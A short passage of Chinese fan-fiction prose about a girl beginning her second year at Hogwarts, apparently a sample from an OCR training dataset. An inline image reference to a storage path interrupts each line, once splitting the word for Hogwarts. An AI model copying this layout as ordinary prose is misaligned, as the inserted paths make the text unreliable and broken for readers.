    但这一次,她准备好了。


    至少,她希望自己准备好了。


    窗外的风轻轻吹过塔楼,带着初秋的凉意。


    霍格沃茨的第二学年,就这样开始了。